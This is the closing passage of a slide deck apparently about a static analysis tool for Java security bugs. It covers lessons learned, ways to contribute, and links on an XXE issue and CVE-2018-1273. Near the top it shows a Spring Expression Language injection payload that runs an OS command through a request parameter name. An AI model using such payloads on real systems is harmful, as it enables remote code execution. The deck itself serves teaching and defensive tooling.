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
[...]&password[T(java.lang.Runtime).getRuntime().exec("calc")]=abc

Conclusion

Lessons learned (What worked)

- Unit testing is key for a static code analysis tool
 - Regression tests with samples for every detector and heuristic
 - Make test cases easy to write with DSL
- Documentation
 - Code has to be obvious (naming, structure, comments)
 - Developer guide to contribute
- Find existing tool before building a new one
 - Shopping for existing frameworks

How to contribute?



Code contribution

- Bug fixes
- New vulnerability patterns
- Code samples for new bug patterns



Help others

- Answer question on StackOverflow [find-sec-bugs] and [spotbugs]

Improve the documentation

- Improve the English descriptions
- *(If really really motivated)* Translate descriptions



Different language different OS tool



Ruby



C#, VB.net



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Python

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Questions?

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Thank You!

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- XXE in DebyDB <https://issues.apache.org/jira/browse/DERBY-6807>
- Spring Data Commons Vulnerability:
<https://www.gosecure.net/blog/2018/05/15/beware-of-the-magic-spell-part-1-cve-2018-1273>